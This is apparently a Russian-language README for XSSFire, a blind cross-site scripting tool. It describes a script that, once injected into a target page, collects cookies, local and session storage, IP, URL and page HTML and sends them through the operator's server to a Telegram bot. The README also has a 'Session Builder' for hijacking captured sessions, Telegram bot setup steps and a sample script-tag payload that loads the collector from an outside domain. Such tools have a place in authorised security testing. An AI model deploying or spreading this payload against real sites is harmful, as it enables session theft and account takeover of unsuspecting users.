XSSFire
Автономный скрипт для Blind XSS.
Как это работает:
Скрипт представляет собой комбинацию PHP и JavaScript: он перехватывает данные с помощью JS и отправляет их самому скрипту, затем создаёт файлы отчётов и доставляет их через Telegram.
Требования:
- Веб-сервер на Linux с доменом и SSL-сертификатом.
- Аккаунт Telegram (для получения отчётов BXSS)
Почему Telegram?
Простота настройки.
Быстро.
Всегда доступен.
Возможности:
- Перехватывает: IP, User-Agent, дату и время, Local Storage, Session Storage, Cookies, Referrer, Origin, URL, HTML, если сработал из Iframe.
- Session Builder: JavaScript, который может восстановить сессию — откройте захваченный URL и инструменты разработчика, затем вставьте его в консоль и нажмите Enter. Если вам повезёт, вы сможете перехватить сессию.
- Уведомления в Telegram: быстрее и проще в настройке, чем электронная почта, и более доступны.
- Анти-спам: вы должны получать только одно/два уведомления на каждый захваченный URL. Однако скрипт время от времени сбрасывается, чтобы уведомить вас снова позже.
- Шифрование: вы можете задать пароль в скрипте, и отчёт, полученный в Telegram, будет ZIP-файлом, защищённым паролем. (Telegram-боты не используют сквозное шифрование).
- HTML-снимок: это HTML-файл, который будет доставлен вместе с отчётом; он должен выглядеть похоже на страницу вашей цели.
Установка:
- Зайдите в Telegram и напишите @botfather.
- Напишите /start в чате и создайте нового бота.
- При создании бота вы должны получить токен бота.
- Сохраните токен отдельно.
- Теперь перейдите в чат вашего нового бота, запустите его и поздоровайтесь.
- Затем перейдите по адресу:
https://api.telegram.org/bot<bot_token>/getUpdates
- И сохраните ваш chat id.
- Откройте скрипт XSSFire и измените следующие строки:
$chat_id = "<Telegram Chat ID>"; // Ваш Telegram Chat ID
$token = "<Telegram Bot Access Token>"; // Токен доступа вашего Telegram-бота
$password = False; //Защитить отчёт Blind XSS паролем. Оставьте False, если не используется.
- Загрузите скрипт на ваш сервер.
Для генерации payload-ов вы можете воспользоваться Blind-XSS-Manager https://github.com/SeifElsallamy/Blind-XSS-Manager
Вы можете просто создавать payload-ы через это расширение, указав yourdomain.com/<путь к скрипту> в поле домена и нажав Save.
Примечание: вы можете изменить имя файла на index.php и загрузить его в корневой каталог вашего сервера, чтобы сделать payload-ы короче; тогда payload должен выглядеть примерно так: <script src="https://yourdomain.com"></script>.
Снимки:



Спасибо GPT-3 xD

 seifelsallamy/xssfire







